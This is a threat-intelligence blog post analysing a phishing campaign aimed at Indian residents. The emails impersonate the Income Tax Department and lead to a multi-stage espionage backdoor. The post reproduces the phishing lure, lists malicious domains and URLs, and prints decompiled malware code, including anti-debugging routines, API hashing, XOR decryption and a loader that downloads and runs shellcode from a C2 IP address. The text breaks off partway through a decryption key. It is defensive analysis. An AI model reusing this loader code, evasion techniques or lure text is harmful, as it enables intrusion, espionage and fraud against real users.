


Weaponized in China, Deployed in India: The SyncFuture Espionage Targeted Campaign

e esentire.com/blog/weaponized-in-china-deployed-in-india-the-syncfuture-espionage-targeted-campaign

January 21, 2026



What did we find?

In early December 2025, the [eSentire Threat Response Unit \(TRU\)](#) identified an ongoing campaign deploying a sophisticated, multi-stage backdoor for the likely purpose of long-term espionage.

The campaign targets residents of India with phishing emails that impersonate the Income Tax Department of India, luring victims into downloading a malicious archive. The threat actor's primary objective is to gain persistent, elevated access to the victim's machine for continuous monitoring of user activities, file operations, and exfiltration of sensitive information.

The infection chain demonstrates a high level of sophistication, beginning with a DLL side-loading technique where a legitimate, signed Microsoft application is used to load a malicious DLL. This initial loader is equipped with extensive anti-debugging and anti-analysis checks to thwart inspection.

Upon successfully passing these checks, the malware contacts a Command-and-Control (C2) server to download a packed shellcode. This second stage unpacks itself in memory and employs two key methods for privilege escalation and defense evasion:

- **UAC Bypass:** It uses a well-known, file-less COM-based technique to bypass the User Account Control (UAC) prompt, silently gaining administrative privileges.
- **Process Masquerading:** It modifies its own Process Environment Block (PEB) to masquerade as the legitimate Windows explorer.exe process, making it difficult to spot in process monitoring tools.

A key feature of this malware is its specific targeting of Avast Free Antivirus. The unpacked DLL is identified as a variant of the [Blackmoon](#) malware family. When Avast is detected, the malware uses automated **mouse simulation** to navigate Avast's interface and add malicious files to the **antivirus exclusion list**, effectively whitelisting them to bypass detection.

The next stage of the attack deploys a custom toolkit that establishes permanent access. This toolkit uses a collection of batch scripts to weaken system security and installs a core component as a Windows service, configuring it **to run even in Safe Mode**. This ensures the backdoor remains active and resilient, allowing the threat actor to conduct spying activities undetected.

The final stage of the attack deploys the **SyncFuture TSM (Terminal Security Management System)**, a commercial data security product developed by **Nanjing Zhongke Huasai Technology Co., Ltd in China**. While marketed as a legitimate enterprise tool, it is repurposed in this campaign as a powerful, all-in-one espionage framework. By deploying this system as their final payload, the threat actors establish resilient persistence and gain a rich feature set to monitor victim activity and centrally manage the theft of sensitive information.

eSentire's Threat Response Unit tracks this activity as "SyncFuture Espionage campaign" based on the abuse of SyncFuture/Yangtu enterprise software, the extensive use of valid code-signing certificates spanning 2019-2024, and the sophisticated multi-stage infection chain targeting Indian entities.

The campaign demonstrates characteristics consistent with advanced persistent threat (APT) operations focused on long-term espionage rather than financial gain.




Figure 1 - Attack Flow

Initial Access

eSentire has observed targeted attacks on residents of India via spam emails sent by **Sendgrid's email delivery** service, with varying sender domains impersonating "भारत सरकार / Government of India" Income Tax Notice. The Subjects of the emails were "कर अनुपालन की कमी और दंड सूचना" (Translation - "Tax Compliance Deficiency and Penalty Notice") as shown below.

Subject	Sender address	Sender display name	Sender domain	Sender IP
कर अनुपालन की कमी और दंड सूचना	update@updates.brovo.xyz	भारत सरकार / Government of India	updates.brovo.xyz	159.183.224.108
कर अनुपालन की कमी और दंड सूचना	notify@notification.clarz.xyz	भारत सरकार / Government of India	notification.clarz.xyz	149.72.61.226
कर अनुपालन की कमी और दंड सूचना	notify@notification.brovia.xyz	भारत सरकार / Government of India	notification.brovia.xyz	159.183.229.125
कर अनुपालन की कमी और दंड सूचना	notify@notification.clarz.xyz	भारत सरकार / Government of India	notification.clarz.xyz	149.72.40.63
कर अनुपालन की कमी और दंड सूचना	update@updates.clarz.xyz	भारत सरकार / Government of India	updates.clarz.xyz	159.183.224.108
कर अनुपालन की कमी और दंड सूचना	update@updates.brovia.xyz	भारत सरकार / Government of India	updates.brovia.xyz	149.72.114.91
कर अनुपालन की कमी और दंड सूचना	notify@notification.brovia.xyz	भारत सरकार / Government of India	notification.brovia.xyz	149.72.114.91
कर अनुपालन की कमी और दंड सूचना	notify@notification.brovia.xyz	भारत सरकार / Government of India	notification.brovia.xyz	149.72.114.91
कर अनुपालन की कमी और दंड सूचना	notify@notification.clarz.xyz	भारत सरकार / Government of India	notification.clarz.xyz	159.183.229.125
कर अनुपालन की कमी और दंड सूचना	update@updates.brovia.xyz	भारत सरकार / Government of India	updates.brovia.xyz	149.72.61.226
कर अनुपालन की कमी और दंड सूचना	update@updates.clarz.xyz	भारत सरकार / Government of India	updates.clarz.xyz	149.72.114.91
कर अनुपालन की कमी और दंड सूचना	notify@notification.brovia.xyz	भारत सरकार / Government of India	notification.brovia.xyz	149.72.61.226
कर अनुपालन की कमी और दंड सूचना	notify@notification.brovo.xyz	भारत सरकार / Government of India	notification.brovo.xyz	149.72.61.226
कर अनुपालन की कमी और दंड सूचना	notify@notification.brovia.xyz	भारत सरकार / Government of India	notification.brovia.xyz	149.72.61.226
कर अनुपालन की कमी और दंड सूचना	notify@notification.clarz.xyz	भारत सरकार / Government of India	notification.clarz.xyz	159.183.224.108
कर अनुपालन की कमी और दंड सूचना	notify@notification.brovia.xyz	भारत सरकार / Government of India	notification.brovia.xyz	159.183.224.100
कर अनुपालन की कमी और दंड सूचना	notify@notification.brovia.xyz	भारत सरकार / Government of India	notification.brovia.xyz	149.72.61.226
कर अनुपालन की कमी और दंड सूचना	tax@notification.bridcl.it.com	भारत सरकार / Government of India	notification.bridcl.it.com	149.72.40.63
कर अनुपालन की कमी और दंड सूचना	tax@notification.bnzcs.com	भारत सरकार / Government of India	notification.bnzcs.com	159.183.229.125
कर अनुपालन की कमी और दंड सूचना	tax@notification.bridcl.it.com	भारत सरकार / Government of India	notification.bridcl.it.com	149.72.40.63

Figure 2 – Emails from various SendGrid-hosted sender addresses

Despite Microsoft Defender for O365 successfully blocking delivery of the phishing emails, we were able to obtain the phishing lure (illustrated below). The lure featured a "Download Documents" link using the shortened URL "https://surl[.]li/wuvdwi" that redirected victims to a malicious file named "Inspection.zip" hosted on "gfmqvip[.]vip".

The threat actor's use of URL shortening techniques suggests an attempt to evade detection.

भारत सरकार / Government of India
वित्त मंत्रालय / Ministry of Finance
आयकर विभाग / Income Tax Department
प्रवर्तन प्रभाग / Enforcement Division

Aayakar Bhawan,
New Delhi - 110001

Dated: December 1, 2025

OFFICE MEMORANDUM

**Sub: कर अनुपालन की कमी और दंड सूचना / Tax Compliance Deficiency and
Penalty Notice**

1. आपकी कंपनी की कर निरीक्षण के दौरान आयकर अधिनियम, 1961 की धारा 271(1)(c) के तहत कर संबंधी अनियमितताएं पाई गई हैं।

The tax inspection of your company has revealed irregularities under Section 271(1)(c) of the Income Tax Act, 1961.

2. इस सूचना की प्राप्ति के 72 घंटे (3 दिन) के भीतर निम्नलिखित दस्तावेज़ आयकर विभाग को प्रस्तुत करना अनिवार्य है।

It is mandatory to submit the following documents to the Income Tax Department within 72 hours (3 days) of receipt of this notice.

 आवश्यक दस्तावेज़ सूची / Required Documents List

नीचे दिए गए लिंक से दस्तावेज़ डाउनलोड करें

Download documents from the link below

 **दस्तावेज़ डाउनलोड करें / Download Documents**

Figure 3 – Phishing email impersonating Government of India Tax Penalty notice

In the process of searching for similar campaigns, we identified the following list of IP addresses and associated websites:

- 103.97.131[.]44 - [https://gofjasj\[.\]help/Tax Penalty Notice\[.\]vbs](https://gofjasj[.]help/Tax%20Penalty%20Notice[.]vbs)
- 108.181.161[.]156 - [https://108\[.\]181\[.\]161\[.\]156/download/incometax\[.\]zip](https://108[.]181[.]161[.]156/download/incometax[.]zip)
- 143.14.122[.]112 - [https://googlevip\[.\]icu/Tax Penalty Notice\[.\]vbs](https://googlevip[.]icu/Tax%20Penalty%20Notice[.]vbs)
- 143.14.120[.]252 - [https://dadasf\[.\]qpon/Tax Penalty Notice\[.\]vbs](https://dadasf[.]qpon/Tax%20Penalty%20Notice[.]vbs)
- 167.88.177[.]108 – [https://dlink\[.\]host/1drv/aHR0cHM6Ly8xZHJ2Lm1zL3UvYy85YmMwZjk1YjJhZWVlbnRlL0VmbHNPV2xUU85S3JoUkc1bEQwWGFVQnICeXIGOWp](https://dlink[.]host/1drv/aHR0cHM6Ly8xZHJ2Lm1zL3UvYy85YmMwZjk1YjJhZWVlbnRlL0VmbHNPV2xUU85S3JoUkc1bEQwWGFVQnICeXIGOWp)
- 3.110.184[.]116 - [https://peyvz\[.\]com/32位安装包\802_20251215_A02\[.\]exe](https://peyvz[.]com/32位安装包\802_20251215_A02[.]exe)

Our investigation into these campaigns revealed that the threat actors employ dual delivery methods - not only do they embed phishing content directly within emails, but they also utilize direct links to thematically consistent phishing pages as an alternative attack vector.

https://103.97.131.44



Income Tax Department

Ministry of Finance, Government of India

No. TAX/PEN/2025-142

भारत सरकार / Government of India
 वित्त मंत्रालय / Ministry of Finance
 आयकर विभाग / Income Tax Department
 प्रवर्तन प्रभाग / Enforcement Division

Aayakar Bhawan,
New Delhi - 110001

OFFICE MEMORANDUM

Sub: कर अनुपालन की कमी और दंड सूचना / Tax Compliance Deficiency and Penalty Notice

- आपकी कंपनी की कर निरीक्षण के दौरान आयकर अधिनियम, 1961 की धारा 271(1)(c) के तहत कर संबंधी अनियमितताएं पाई गई हैं। The tax inspection of your company has revealed irregularities under Section 271(1)(c) of the Income Tax Act, 1961.
- इस सूचना की प्राप्ति के 72 घंटे (3 दिन) के भीतर निम्नलिखित दस्तावेज़ आयकर विभाग को प्रस्तुत करना अनिवार्य है। It is mandatory to submit the following documents to the Income Tax Department within 72 hours (3 days) of receipt of this notice.

 **आवश्यक दस्तावेज़ सूची / Required Documents List**
 नीचे दिए गए लिंक से दस्तावेज़ डाउनलोड करें / Download documents from the link below

 **दस्तावेज़ डाउनलोड करें / Download Documents**

Figure 4 – Similar themed phishing web page also impersonating Government of India tax document

The next figure lists the contents of the malicious zip archive. All files inside the archive are hidden except for an executable named, "Inspection Document Review.exe". This executable is a legitimate Microsoft Signed binary (Windows Defender Advanced Threat Protection Sense CE module) and is used for DLL Sideload of the malicious payload "MpGear.dll".

Name	Status	Date modified	Type	Size	Attributes
 DMRootCA.crt		11/25/2025 12:35 AM	Security Certificate	2 KB	HA
 DMRootCA-Server.crt		11/25/2025 12:35 AM	Security Certificate	2 KB	HA
 Inspection Document Review.exe		8/8/2025 6:00 PM	Application	3,387 KB	A
 MpGear.dll		11/30/2025 7:20 AM	Application extens...	150 KB	HA
 upe.dll		8/8/2025 6:00 PM	Application extens...	785 KB	HA

Figure 5 – Files extracted from the downloaded zip archive

The illustration below presents the digital signatures for all relevant files, specifically highlighting the sideloaded payload, "MpGear.dll", which exhibits an invalid signature.


```

sub_1800011D0();
if ( !IsDebuggerPresent_0 || (v0 = IsDebuggerPresent_0()) == 0 )
{
    v1 = (__int64 (__fastcall *) (HANDLE, int *))CheckRemoteDebuggerPresent;
    v10 = 0;
    if ( !CheckRemoteDebuggerPresent || (v2 = GetCurrentProcess(), (v0 = v1(v2, &v10)) == 0) || !v10 )
    {
        ModuleHandleA = GetModuleHandleA("ntdll.dll");
        if ( !ModuleHandleA
            || (NtQueryInformationProcess = (NTSTATUS (__stdcall *) (HANDLE, PROCESSINFOCLASS, PVOID, ULONG, PULONG))G
            || (v11[0] = 0,
                CurrentProcess = GetCurrentProcess(),
                (v0 = ((__int64 (__fastcall *) (HANDLE, __int64, int *, __int64, _QWORD))NtQueryInformationProcess)(
                    CurrentProcess,
                    7i64,
                    v11,
                    4i64,
                    0i64)) != 0)
            || !v11[0] )
        {
            v6 = (__int64 (__fastcall *) (HANDLE, char *))GetThreadContext;
            if ( !GetThreadContext
                || (sub_180012280(v12, 0i64, 1232i64),
                    v13 = 1048592,
                    CurrentThread = GetCurrentThread(),
                    (v0 = v6(CurrentThread, v12)) == 0)
                || !v14 && !v15 && !v16 && !v17 )
            {
                TickCount = GetTickCount();
                v0 = GetTickCount() - TickCount;
                if ( v0 <= 0x64 )
                {

```

Figure 8 - Multi-Layered Anti-Debugging Routine with Fallback Mechanisms

Following this, the function retrieves the current time from the internet by attempting to connect to a series of hardcoded domains. It achieves this by iterating through two char arrays containing the domains and associated URI paths.

The full list of hard-coded domains is worldtimeapi[.]org, timeapi[.]io, and www.google.com. The list of hard-coded URI paths is also shown below. Each domain/URI path is used in an HTTP GET request. The primary method for obtaining the time reads and parses the "Date" header in the HTTP response.

If that fails, and the domain is either worldtimeapi.org or timeapi.io, it implements a fallback mechanism that reads the content of the response and manually parses it, searching for the JSON keys "unixtime": or "unixTime": to extract the timestamp value directly. The inclusion of www.google.com serves as a highly reliable fallback for obtaining a standard HTTP date header if the other specialized time APIs are inaccessible. The function returns a calculated timestamp upon success or zero and exits.

```

result = InternetOpenA("TimeClient/1.0", 1u, 0i64, 0i64, 0);
v1 = result;
if ( result )
{
    lpszServerName[0] = "worldtimeapi.org";
    v2 = 0i64;
    lpszServerName[1] = "timeapi.io";
    lpszServerName[2] = "www.google.com";
    lpszObjectName[0] = "/api/ip";
    lpszObjectName[1] = "/api/Time/current/zone?timeZone=UTC";
    lpszObjectName[2] = "/";
    while ( 1 )
    {
        v3 = InternetConnectA(v1, lpszServerName[v2], 0x50u, 0i64, 0i64, 3u, 0, 0i64);
        v4 = v3;
        if ( v3 )
        {
            v5 = HttpOpenRequestA(v3, "GET", lpszObjectName[v2], 0i64, 0i64, 0i64, 0x84000000, 0i64);
            v6 = v5;
            if ( v5 )
            {
                if ( HttpSendRequestA(v5, 0i64, 0, 0i64, 0) )
                {
                    dwBufferLength = 128;

```

Figure 9 – Time Retrieval function with hardcoded Domain names

Following successful anti-analysis validation, the loader contacts the C2 server to download and execute the next-stage payload. The download function (see Figure 10) establishes an HTTP connection to the hardcoded C2 endpoint 8.217.152[.]225:80 and issues a GET request for the '/1bin' resource.

The downloaded shellcode is read into a temporary buffer via `InternetReadFile` in a loop until all bytes are retrieved. Once downloaded, the malware allocates a new region of executable memory using `VirtualAlloc` with `PAGE_EXECUTE_READWRITE` permissions. The shellcode is then copied from the download buffer into this newly allocated executable memory region.

Execution is transferred to the shellcode by calling `CreateThread` with the thread start address pointing to the allocated payload buffer (`qword_180021C70`). The main thread then calls `WaitForSingleObject` with the `INFINITE` parameter (`0xFFFFFFFF`), effectively blocking until the payload thread terminates, at which point the thread handle is automatically signaled by the operating system and execution returns to the main thread.

```
v0 = InternetOpenA("work/1.0", 1u, 0i64, 0i64, 0);
v1 = v0;
if ( v0 )
{
    if ( InternetSetStatusCallbackW(v0, fnInternetCallback) == (INTERNET_STATUS_CALLBACK)-1i64
        || (v2 = InternetConnectA(v1, "8.217.152.225", 0x50u, 0i64, 0i64, 3u, 0, 1ui64), (v3 = v2) == 0i64) )
    {
        LODWORD(v0) = InternetCloseHandle(v1);
    }
    else
    {
        v4 = HttpOpenRequestA(v2, "GET", "/1bin", 0i64, 0i64, 0i64, 0x84000000, 2ui64);
        v5 = v4;
        if ( v4 )
        {
            if ( HttpSendRequestA(v4, 0i64, 0, 0i64, 0) )
            {
                dwNumberOfBytesRead[0] = 0;
                while ( InternetReadFile(v5, Buffer, 0x1000u, dwNumberOfBytesRead) )
                {
                    if ( !dwNumberOfBytesRead[0] )
                        break;
                    sub_180002D90(&qword_180021C50, xmmword_180021C58, Buffer, dwNumberOfBytesRead[0]);
                }
            }
            if ( qword_180021C50 != (_QWORD)xmmword_180021C58
                && VirtualAlloc_0
                && CreateThread
                && (dword_180021C68 = xmmword_180021C58 - qword_180021C50,
                    v6 = VirtualAlloc_0(0i64, (unsigned int)(xmmword_180021C58 - qword_180021C50), 12288i64, 64i64),
                    (qword_180021C70 = v6) != 0) )
            {
                sub_180012640(v6, qword_180021C50, (unsigned int)dword_180021C68);
                dwNumberOfBytesRead[0] = 0;
                v7 = (HANDLE)CreateThread(0i64, 0i64, qword_180021C70, 0i64, 0, dwNumberOfBytesRead);
                hObject = v7;
            }
        }
    }
}
```

Figure 10 – Shellcode downloaded from hardcoded IP address and Execution

Stage 2: Encrypted Blob to Second Stage PE

offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	B7	31	C0	B9	0A	00	00	00	53	48	83	EC	78	48	8D	7C	W1A'....SHfìxH.
00000010	24	48	F3	AB	48	8D	7C	24	30	B9	06	00	00	00	F3	AB	\$Hó«H. \$0¹....ó«
00000020	B9	0C	9C	72	03	E8	CA	07	00	00	48	85	C0	48	89	44	¹.ær.èÈ....H...ÅH%D
00000030	24	68	0F	84	A3	00	00	00	31	C9	41	B8	68	10	84	52	\$h.,,f...lÉA h.,,R
00000040	48	89	C2	E8	FA	07	00	00	48	8B	54	24	68	31	C9	41	H%Äeu...H<T\$h1ÉA
00000050	B8	5D	DF	59	DF	48	89	44	24	48	48	8D	5C	24	30	E8	]BYßH%D\$HH.\\$0è
00000060	DE	07	00	00	48	8B	54	24	68	31	C9	41	B8	23	22	D5	p...H<T\$h1ÉA.#"Ö
00000070	03	48	89	44	24	50	E8	C7	07	00	00	48	8B	54	24	68	.H%D\$Pèç...H<T\$h
00000080	31	C9	41	B8	56	0C	F5	35	48	89	44	24	58	E8	B0	07	lÉA v.õSH%D\$Xè°.
00000090	00	00	48	89	44	24	60	E8	C4	0B	00	00	41	B8	05	00	..H%D\$èÄ...A...
000000A0	00	00	48	89	D9	48	89	C2	E8	03	09	00	00	48	89	D9	..H%UH%Aè....H%U
000000B0	E8	98	09	00	00	48	89	D9	85	C0	89	44	24	2C	0F	95	è...H%U...Ä%D\$,•
000000C0	C2	0F	B6	D2	E8	BF	09	00	00	44	8B	44	24	2C	48	8D	Ä.¶Öè...D<D\$,H.
000000D0	4C	24	48	48	89	C2	E8	16	04	00	00	48	83	C4	78	5B	L\$HH%Aè....HfÄx[
000000E0	5F	C3	90	90	90	90	90	90	90	90	90	90	90	90	90	90	_Ä.....
000000F0	45	31	C9	31	C0	85	D2	75	08	42	80	3C	09	00	75	08	E1É1Ä..Öu.B€<..u.
00000100	C3	7E	05	44	39	CA	74	25	46	8A	04	09	45	84	C0	74	Ä~.D9Èt%F\$.E.,Ät

Figure 11 - 1bin second-stage encrypted PE (truncated)

The encrypted blob is unpacked in multiple stages, beginning with dynamic API resolution, followed by decryption and decompression layers to ultimately reveal a second-stage PE file.

API Hashing Routine

```

__int64 __fastcall v_APIresolver(__int64 a1, int a2)
{
    __int64 v2; // r9
    __int64 result; // rax
    char v4; // r8

    v2 = 0i64;
    result = 0i64;
    while ( !a2 )
    {
        if ( !*(__BYTE *) (a1 + v2) )
            return result;
    LABEL_7:
        v4 = *(__BYTE *) (a1 + v2);
        if ( v4 )
        {
            if ( v4 <= 0x60 )
                v4 += 0x20;
            result = (unsigned int)(unsigned __int8)v4 + 0x83 * (_DWORD)result;
        }
        ++v2;
    }
    if ( a2 <= 0 || a2 != (_DWORD)v2 )
        goto LABEL_7;
    return result;
}

```

Figure 12 – API Hashing Routine

This function iterates through a given string converting each character to lowercase and applying the formula $\text{new_hash} = \text{char} + 0x83 * \text{old_hash}$. The malware computes hashes for required API names and then searches through the export tables of loaded DLLs (like ntdll.dll), hashing each function name until it finds a match. Resolving those APIs reveals Native APIs. [Hashdb API](#) resolver was able to identify this algorithm.

```

,
result = v_w_APIresolver(57842700);           // ntdll.dll
v10 = result;
if ( result )
{
    v9[0] = (__int64)sub_144C5F10842(0i64, result, LdrLoadDll_0);
    v9[1] = (__int64)sub_144C5F10842(0i64, v10, NtAllocateVirtualMemory_0);
    v9[2] = (__int64)sub_144C5F10842(0i64, v10, NtProtectVirtualMemory_0);
    v9[3] = (__int64)sub_144C5F10842(0i64, v10, NtFreeVirtualMemory_0);
}

```

Figure 13 - API Resolver Wrapper Function and Resolved Native APIs

XOR Decryption

```

__int64 __fastcall v_xor_decryption_sub_144C5F10FBC(__int64 a1, __int64 a2)
{
    __int64 result; // rax
    int i; // [rsp+Ch] [rbp-4h]

    result = *(unsigned int *)(a2 + 8);
    if ( (_DWORD)result )
    {
        for ( i = 0; ; ++i )
        {
            result = *(unsigned int *)(a1 + 8);
            if ( i >= (int)result )
                break;
            *(_BYTE *)((_DWORD *)a1 + i) ^= *(_BYTE *)((_DWORD *)a2 + i % *(_DWORD *)(a2 + 8));
        }
    }
    return result;
}

```

Figure 14 – XOR Decryption function

Cyberchef Recipe:

```

Take_bytes(0,105664,false)
XOR({'option':'Hex','string':'E665C7333181E7EB3D2736DB31D5497CDED9F60909C2FF20BB1442552C672E114A2552EE8DF50BDD06086A31803709D4CDE10C87EF0
80D160AD94531A63CDD56E26E642CAE7A18F9427084A5E797D17BE68727B6AF9BE5CBF3BB65C9E598E61C5C468E97414A0D3269886A9F00386E8A687AFB1437B0DD9244292
C8EA658C82D6064166CAAD3B9BF8D9D5EE62398B871923B422595C824ADF493D88A0179C49D5E8030DB4C64A1C2384107155BEABFFF4719668FD46D270F2E548B9535399B6
A4621CA1251F1BD3062AD8C8D479838C3EA6D6BE655EF01E33C525A1E7DD838466BB513C0494B1874034469372FBAE42694D10CFDD903D844BCE47B2C40E5DA2D0DA6FDA4C
BBA1C1AB1BB95FC78A4C05A228D6A3FC0A966A5B6DDDBD42166AA927F834BC30C8107DAE210461769ACD6B270296DFDC37C4D876C792B83FFA11BC73FD21F6802E7675BFA9
A4E2875B91062638DA4DEC72A723BB28BE58118FCEE022CBC9B596979E91005917B226E8DE9E3E8AFD89CCFC532BC3B17D72671B93FA3B1C8225D6253D182B8A1147ECE
6C38F28DB682266360A3D16B75C07F02CA49F90E371A082E8CC68CA26070F9FF2C35999824E8FE4BFCCB447F3176BA93368599E8436BF06BF8AC3F179AA586B286509883B5
65BFF113F5CA65C5FE92247531AFB7D3AB000D6A3EB38317969390CAFB348C96C10C612995D08D135D5F59ADB53D554AA542A92BD1149684547219C0DED1C31FE12DC68A3F
A303B51E1C8B4FD29331D2C2E75A80834C5BC87410AB522CA786BF7F9810D70A12BA3B8CA3FAF55657533A201F6435781A36781F634B1AF3D2DC13E7C150D8093E5AC0EE90
D35AB699D5EF1C94D4B02F745462F105B7F6C7AFEDB349122C2B82D7E21F06462F8579E2A232AAD829386749454FB2475E5B5F233A18039D2A2D708A0DAFBAD86FFE9AC
BC3650FC09170D3E3C9D55EE0978003415F8F46D6CB0AB48523A828316B2EF4699628BE6B2C83FD9EE0FA9E4F8D7C73BA3CDBAED561DCD92D747374D9D3A84E7D3618DF420
B9D72291C70120B9BD80E5A1E78839B70758D8006BEC1354068ED4F31F15A307996AD61A34A36040BE430E8B62BBE434563A564EDCB345E7698C1946557186FA4688B85495
56263666EDA2BCB7C93DC540D23440EE5811DB18FADC00A149CD118A10BB9E90A70002E718B7EA9C0973E488919090F7BC2C099A891626EBA45F81FDC79262DF4E4396035
C23D88FAC4E0A236ACAF96482667CF2AFB84F89B803491A406ED5D2B03DFD97024161EFD4993181AD0FB4DC9F85BE91D12E887E3F51073FBC44F8D11769B0295FC57B268
3EC194A79BF0FB210F3A8BE199C8CCD02520FE3C5C2B96C64902F1C2F66559C676755C0AC6A58AC63D861A17CC3512ECB3E93DB9CADBD1EB39CF4126B58D5D8BEE8400FDE2
C39C1A370B0112CFBE821A5AF358B8620B43425D9FB6F254F2F76BF9DA8C7D2FF46C7593AD60F52DB012841676B8FB61BEC1827DD247ED4ED60AB665855D23000B4C2BDB
A39631C4944821C952E1FF599DDA28741D81A2AB19F005BEFD3F067480412A6E711AE832DDD446ABBA68A6BE20176EC389125B3DA744482D2B9D8A716924A3BF71A265E61F
2B9DF6AFA1868C88A8A1E2DF1E63008D86EEF8AF8E8DE957C260DFE9E570A69D192D9F834C502A22FD6E73B4B3A06112C0E5C302176E6D2E1F09A976BA37BF2A6F229E98
3BEF4DF93F081E76DE336032484A254FD856E991B4DAADF9D46C3236D0F1FBB2089A92063F784A19E310ECB5622F6E04954733BEC725BF13A22C19021FEF39876AE89CA098F
08CA55314C3799079C0D9BDE54BDE382D78F50735D2026F1B1ED7AD9EBC0482D0406F3AC98A252C89FE0A4FB51DC4CC7D85E926498C887FC21AA4BFBA2DF63C75100129E47
FA738F2ADF0DA10284A2404AE31D8AC500193C884DB4C922C8A29E3CF8724800ECD8B9A5C91C808703CF01BB8C2F5AA0DF76255374DDF9995371953F4F60736F54C122E5FA
559389555F54D911551C799DC5CAE265ADB753C33E72197DFDF9111207A192ADC8109D705DCD41BFF99C97FD1CBEDB6C16DB1E34D3A3ACEF42A07596356B7313DAB6FDB03
00E9D283D6A85DB8D6BAF526C161F67671323402B41F8F0F60D94A798554E53DA19555E691AC2A03304FA98E2B0DD3C32CDC84B61D3F0EE02DCE16CD1A2C8D1E3D456D172
